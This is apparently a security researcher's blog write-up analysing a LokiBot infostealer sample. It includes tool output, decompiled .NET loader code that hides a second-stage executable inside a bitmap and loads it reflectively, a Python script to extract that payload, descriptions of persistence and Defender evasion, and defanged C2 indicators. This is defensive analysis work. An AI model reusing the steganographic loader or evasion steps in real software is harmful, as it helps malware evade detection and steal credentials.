

Malware Analysis - LokiBot

 [0xmrmagnezi.github.io/malware analysis/LokiBot/](https://github.com/0xmrmagnezi/malware-analysis/LokiBot/)

December 1, 2024



3 minute read

Sample:

2f402635e17b4f0d9c0d6922d384936a

Background

Lokibot is trojan, infostealer malware that commonly targets Android phones and Windows devices. The primary purpose of Lokibot is to act as an infostealer Once it has infected a device, it will look for applications that store login credentials, such as browsers or email programs, and steal and exfiltrate those credentials to the attacker. Lokibot also includes keylogging functionality, enabling it to capture login credentials as they are entered into the system by the user.

Static Analysis - Stage 1

Database Entry


Loki


Vendor detections: 6

Intelligence 6

IOCs 1

YARA 22

File information

Comments

Actions

SHA256 hash:	 bfd4e29505627b76243c4ea34c07b22af7edc00391b112e78c2dc3cf7a48d742
SHA3-384 hash:	 dcff1cbcfa5111fe15469a8bf6288fe7fa895aaa7b2520cc7ad1d9612ce991e004ca713dceab8cc0506d4933ecbf3ca7
SHA1 hash:	 2753a159f2cf160733b1ceeede1db57d2dde0375
MD5 hash:	 2f402635e17b4f0d9c0d6922d384936a
humanhash:	 lamp-chicken-aspen-artist
File name:	FVR-N2411-07396.exe
Download:	 download sample
Signature ®	  Alert
File size:	601'088 bytes
First seen:	2024-11-28 12:50:09 UTC
Last seen:	Never

Figure 1: Malware Bazaar Entry

What initially seemed like a typical malware analysis revealed a more sophisticated technique involving steganography.




Figure 2: Using Detect It Easy

At first, I will use DIE on the sample to gather more information about it, including the programming language in which it was written, as shown in Figure 2.


MBC Objective	MBC Behavior
CRYPTOGRAPHY	Generate Pseudo-random Sequence::Use API [C0021.003]
DISCOVERY	Analysis Tool Discovery::Process detection [B0013.001]
FILE SYSTEM	Copy File [C0045]
PROCESS	Suspend Thread [C0055] Terminate Process [C0018]

Capability	Namespace
reference analysis tools strings generate random numbers in .NET access .NET resource copy file terminate process suspend thread compiled to the .NET platform	anti-analysis data-manipulation/prng executable/resource host-interaction/file-system/copy host-interaction/process/terminate host-interaction/thread/suspend runtime/dotnet

Figure 3: Using CAPA

Based on the CAPA output, I speculated that this is likely only the first stage, and there are likely additional stages to the malware. The malware was analyzed using dnSpy because it was written in .NET.

After some time spent searching through the code, something interesting was observed: 2 images being loaded, which was then passed through several functions as shown in Figure 4+5.



```
137: this.button1.Name = "button1";
138: this.button1.Size = new Size(257, 58);
139: this.button1.TabIndex = 19;
140: this.button1.Text = "All Records";
141: this.button1.UseVisualStyleBackColor = false;
142: this.button1.Click += this.button1_Click;
143: this.button2.BackColor = Color.Black;
144: this.button2.Font = new Font("Microsoft Sans Serif", 26.25f, FontStyle.Regular, GraphicsUnit.Point, 204);
145: this.button2.ForeColor = Color.White;
146: this.button2.Location = new Point(67, 96);
147: this.button2.Name = "button2";
148: this.button2.Size = new Size(257, 58);
149: Thread.Sleep(7021);
150: Bitmap bm = Resources.Viral;
151: List<byte> data = new List<byte>();
152: int maxDataLength = 74752;
153: StartMenu.F4(bm, data, maxDataLength);
154: Assembly Wr_99 = Interaction.CallByName(Thread.GetDomain(), "L" + "0".ToLower() + "ad", CallType.Get, new object[] { data.ToArray() }) as
    Assembly;
```

Figure 4: BMP File Being Loaded




Figure 5: The BMP File

The BMP file was then passed to a function named F6, where it underwent some manipulations, resulting in an output as a byte array, the function can be seen in Figure 6.

```

91
92 // Token: 0x0600001A RID: 26 RVA: 0x000039F8 File Offset: 0x00001BF8
93 private static void F6(Bitmap src, List<byte> b, int x, int y, int l)
94 {
95     Color c = StartMenu.F1(src, x, y);
96     int r = 1 - b.Count;
97     bool flag = r >= 3;
98     if (flag)
99     {
100         int v = ((int)c.R << 16) | ((int)c.G << 8) | (int)c.B;
101         b.Add((byte)((v >> 16) & 255));
102         b.Add((byte)((v >> 8) & 255));
103         b.Add((byte)(v & 255));
104     }
105     else
106     {
107         bool flag2 = r > 0;
108         if (flag2)
109         {
110             b.AddRange(new byte[] { c.R, c.G, c.B }.Take(r));
111         }
112     }
113 }

```

Figure 6: "F6" Function

To avoid accidentally running the malware, a Python script was written that takes the BMP file, applies the same manipulations as the malware, and outputs the resulting hex array. It was clear that the conversion was correct because the output indicated the presence of a PE header as shown in Figure 7.

```

Python 3.10.11 (tags/v3.10.11:7d4cc5a, Apr 5 2023, 00:38:17)
[MSC v.1929 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license()" for more in
formation.
>>>
===== RESTART: C:\Users\0x\Desktop\test.py =====
Extracted Data in Hex Format:
4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00
B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 00
0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68
69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F
74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20
6D 6F 64 65 2E 0D 0A 24 00 00 00 00 00 00 00 00
50 45 00 00 4C 01 03 00 58 3F 31 67 00 00 00 00
00 00 00 00 E0 00 0E 21 0B 01 30 00 00 1C 01 00
00 06 00 00 00 00 00 00 1E 3B 01 00 00 20 00 00
00 40 01 00 00 00 40 00 20 00 00 00 02 00 00
04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00
00 80 01 00 00 02 00 00 00 00 00 00 03 00 40 85
00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00
00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00
D0 3A 01 00 4B 00 00 00 40 01 00 4C 03 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 60 01 00 0C 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 20 00 00 00 08 00 00 00
00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00
00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00

```

```

test.py - C:\Users\0x\Desktop\test.py (3.10.11)
from PIL import Image

def extract_all_bytes_from_image(image_path):
    img = Image.open(image_path)
    width, height = img.size
    extracted_bytes = []
    # Iterate over all pixels in the image
    for x in range(width):
        for y in range(height):
            # Get the color of the pixel (R, G, B)
            r, g, b = img.getpixel((x, y))[:3]
            # Add the RGB values (3 bytes per pixel) to the list
            extracted_bytes.append(r)
            extracted_bytes.append(g)
            extracted_bytes.append(b)
    return extracted_bytes

def print_hex(byte_array):
    # Print the extracted bytes in hex format
    print("Extracted Data in Hex Format:")
    for i in range(0, len(byte_array), 16):
        hex_values = ' '.join(f'{byte:02X}' for byte in byte_array[i:i+16])
        print(hex_values)

if __name__ == "__main__":
    image_path = r"C:\Users\0x\Desktop\Viral"
    extracted_data = extract_all_bytes_from_image(image_path)
    print_hex(extracted_data)

```

Figure 7: Python Code

The output was saved to a new file for further investigation.

This technique is called Steganography, Steganography is a technique used to hide data within innocent-looking files, making it undetectable. It often involves embedding malicious payloads, within files such as images or audio.

Dynamic Analysis - Stage 1

The first technique demonstrated how to extract the file statically, while at this part, the second BMP file was extracted dynamically. The malware was executed, and the embedded PE file was extracted dynamically from the running process as shown in Figure 8.

```
----
PID: 3144
----
SUMMARY:

Total scanned:      49
Skipped:            0
-
Hooked:             0
Replaced:           0
Hdrs Modified:      0
IAT Hooks:          0
Implanted:          1
Implanted PE:       1
Implanted shc:       0
Unreachable files:  1
Other:              1
-
Total suspicious:   2
[!] Errors:         2
----

FLARE-VM Thu 11/28/2024  7:00:03.18
```

Figure 8: Extracting The Second Implanted PE

Static Analysis - Stage 2

Two files were extracted from the original malware: one EXE and one DLL.

DLL:

c:\users\0x\desktop\new folder\2nd_stage.bin indicators (file > embedded) footprints (count > 8) virusotal (status > error) dos-header (size > 64 bytes) dos-stub (size > 64 bytes) rich-header (n/a) file-header (dll > 32-bit) optional-header (subsystem > console) directories (count > 5) sections (count > 3) libraries (type > p/invoke) imports (flag > 768) exports (n/a) thread-local-storage (n/a) .NET (namespace > flag) resources (count > 5) strings (count > 3399) debug (n/a) manifest (n/a) version (FileDescription > Reactect24) certificate (n/a) overlay (signature > unknown)	indicator (25) file > embedded groups > API .NET > namespace > flag mitre > technique overlay > size overlay > entropy string > URL string > URL imports > flag libraries > p/invoke imports > p/invoke file > entropy file > type file > cpu file > signature file > sha256 file > size virusotal > error file > compiler > stamp file-name > version file > subsystem entry-point certificate > info imphash > md5 .NET > module > name	detail signature: unknown, location: overlay, offset: 0x00012400, size: 1091 bytes dynamic-library execution crypto obfuscation obfuscation diagno... System.Security.Cryptography System.Runtime.Remoting T1497 T1001 T1055 T1106 1091 bytes 7.825 5.2.0.0 16.0.0.0 11 kernel32 2 5.779 dynamic-link-library 32-bit Microsoft .NET E0A1A99667E537FD4882CC75D1D6A8B58A66C3017347750E2D1D70EBDE... 75843 bytes The server name or address could not be resolved Sun Nov 10 23:18:48 2024 Arthur.dll console 0x00013B1E n/a DAE02F32A21E03CE65412F6E56942DAA Arthur.dll	level +++++ +++++ +++++ +++++ ++ ++ ++ ++ ++ ++ + + + + + + + + + +
---	---	--	---

Figure 9: PESTudio On The DLL

EXE:

c:\users\0x\desktop\new folder\2nd_stage.exe indicators (groups > API) footprints (count > 8) virusotal (status > error) dos-header (size > 64 bytes) dos-stub (size > 176 bytes) rich-header (tooling > Visual Studio 2013) file-header (executable > 32-bit) optional-header (subsystem > GUI) directories (count > 2) sections (flag > name) libraries (group > network) imports (flag > 19) exports (n/a) thread-local-storage (n/a) .NET (n/a) resources (n/a) strings (count > 2532) debug (n/a) manifest (n/a) version (n/a) certificate (n/a) overlay (n/a)	indicator (23) groups > API file > extension > count libraries > flag sections > name > flag imports > flag imports > IAT > suspicious file > entropy file > type file > cpu file > sha256 file > size virusotal > error rich-header > checksum rich-header > offset rich-header > footprint file > tooling file > compiler > stamp file > checksum file > subsystem entry-point certificate > info imports > ordinal > count mitre > technique	detail network memory diagnostic 17 Windows Socket Library (WS2_32.dll) .x 8 19 1.395 executable 32-bit F416DC02A2B29CB5E5BD36AAE6E60D3B3E65CAC653790C4A0FDCDAFA... 663552 bytes The server name or address could not be resolved 0xAD16AC88 0x00000080 7092A0091ED48A8ABD449B2EF624CEEBCB795AE68CB08E82DC597E72C39... Visual Studio 2008 Thu Jun 23 16:04:21 2016 0x00000000 GUI 0x000139DE n/a 9 T1055 T1027 T1106	level +++++ +++++ +++++ ++ ++ ++ + + + + + + + + + + + + + +
---	---	---	--

Figure 11: PESTudio On The EXE

DLL:

ATT&CK Tactic	ATT&CK Technique
DEFENSE EVASION	Deobfuscate/Decode Files or Information T1140 Obfuscated Files or Information T1027 Reflective Code Loading T1620
DISCOVERY	File and Directory Discovery T1083
EXECUTION	Shared Modules T1129

MBC Objective	MBC Behavior
CRYPTOGRAPHY	Cryptographic Hash::MD5 [C0029.001] Encrypt Data::AES [C0027.001] Generate Pseudo-random Sequence::Use API [C0021.003]
DATA	Decode Data::Base64 [C0053.001] Encode Data::Base64 [C0026.001]
DEFENSE EVASION	Obfuscated Files or Information::Encoding-Standard Algorithm [E1027.m02] Obfuscated Files or Information::Encryption-Standard Algorithm [E1027.m05]
DISCOVERY	File and Directory Discovery [E1083]
IMPACT	Clipboard Modification [E1510]
PROCESS	Suspend Thread [C0055] Terminate Process [C0018]

Capability	Namespace
decode data using Base64 in .NET encode data using Base64 encrypt data using AES via .NET hash data with MD5 generate random numbers in .NET (3 matches) access .NET resource (2 matches) write clipboard data (2 matches) check if file exists (2 matches) manipulate unmanaged memory in .NET (5 matches) terminate process suspend thread link function at runtime on Windows (6 matches) generate method via reflection in .NET (3 matches) invoke .NET assembly method load .NET assembly unmanaged call (8 matches) compiled to the .NET platform	data-manipulation/encoding/base64 data-manipulation/encoding/base64 data-manipulation/encryption/aes data-manipulation/hashing/md5 data-manipulation/prng executable/resource host-interaction/clipboard host-interaction/file-system/exists host-interaction/memory host-interaction/process/terminate host-interaction/thread/suspend linking/runtime-linking load-code/dotnet load-code/dotnet load-code/dotnet runtime runtime/dotnet

Figure 10: Capabilities Of The DLL

EXE:

ATT&CK Tactic	ATT&CK Technique
CREDENTIAL ACCESS	Credentials from Password Stores T1555 Credentials from Password Stores::Credentials from Web Browsers T1555.003
DEFENSE EVASION	Obfuscated Files or Information T1027 Obfuscated Files or Information::Indicator Removal from Tools T1027.005
EXECUTION	Shared Modules T1129
PRIVILEGE ESCALATION	Access Token Manipulation T1134

MBC Objective	MBC Behavior
ANTI-STATIC ANALYSIS	Executable Code Obfuscation::Argument Obfuscation [B0032.020] Executable Code Obfuscation::Stack Strings [B0032.017]
COMMAND AND CONTROL	C2 Communication::Send Data [B0030.001]
COMMUNICATION	DNS Communication::Resolve [C0011.001] Socket Communication::Initialize Winsock Library [C0001.009] Socket Communication::Send Data [C0001.007]
CRYPTOGRAPHY	Encrypt Data::RC4 [C0027.009] Generate Pseudo-random Sequence::RC4 PRGA [C0021.004]
DATA	Checksum::CRC32 [C0032.001] Compression Library [C0060] Decompress Data::aPLib [C0025.003] Encode Data::XOR [C0026.002]
DEFENSE EVASION	Disable or Evade Security Tools::Heavens Gate [F0004.008] Obfuscated Files or Information::Encoding-Standard Algorithm [E1027.m02]

Capability	Namespace
64-bit execution via heavens gate (4 matches) contain obfuscated stackstrings (6 matches) gather firefox profile information gather bitkinex information gather classicftp information gather cyberduck information gather filezilla information gather total-commander information gather ultrafxp information send data resolve DNS initialize Winsock library hash data with CRC32 decompress data using aPLib encode data using XOR (6 matches) encrypt data using RC4 PRGA acquire debug privileges access PEB ldr_data linked against aPLib parse PE header (2 matches) resolve function by parsing PE exports	anti-analysis/anti-disasm anti-analysis/obfuscation/string/stackstring collection/browser collection/file-managers collection/file-managers collection/file-managers collection/file-managers collection/file-managers collection/file-managers communication communication/dns communication/socket data-manipulation/checksum/crc32 data-manipulation/compression data-manipulation/encoding/xor data-manipulation/encryption/rc4 host-interaction/process/modify linking/runtime-linking linking/static/aplib load-code/pe load-code/pe

Figure 12: Capabilities Of The EXE

Based on the information gathered statically using dedicated tools, we can infer that we are dealing with a type of data stealer, which also incorporates keylogging functionality.

Dynamic Analysis

After executing the malware, it was observed that the executable was deleted from its original folder and moved to a new location in C:\Users[Username]\AppData\Roaming, where it was hidden to ensure persistence and evade detection.




Figure 13: New Location In AppData

In addition, as a persistence mechanism, the malware created a scheduled task that runs every time the computer starts. The action of the task is to execute the malware from its new location in C:\Users[Username]\AppData\Roaming.




Figure 13: New Schedule Task

As an evasion technique, the malware also attempted to exclude itself from Windows Defender, as shown in Figure 14.

Figure 14: PS Code To Exclude

Using FakeNet, I was able to identify the command-and-control (C2) server that the malware communicates with as shown in Figure 15.

Figure 15: FakeNet Connection

Figure 16: FakeNet Captured Data That Was Sent

LokiBot is a stealthy and versatile malware that leverages steganography to conceal its payload within seemingly innocuous images. Once executed, it establishes persistence through scheduled tasks, evades detection by tampering with security software, and

exfiltrates sensitive information to a remote command-and-control server.

IOCs

- Hash:

```
2f402635e17b4f0d9c0d6922d384936a
3bf1a57e62e5c534d8010118b13b3932
4c365c45e9b8dc76ded51832dbd5523f
fe39c5bf53c5bfc25280d73852d35dae
f8a70072c0e0c58dd3411e94a5350833
828fc37071bb61dc053007ed03a29a3d
```

- URL:

```
http[:]//94[.]156[.]177[.]41/soja/five/fre[.]php
```

- Domain:

```
ckav[.]ru
```

- IP:

```
94[.]156[.]177[.]41
62[.]122[.]170[.]171
```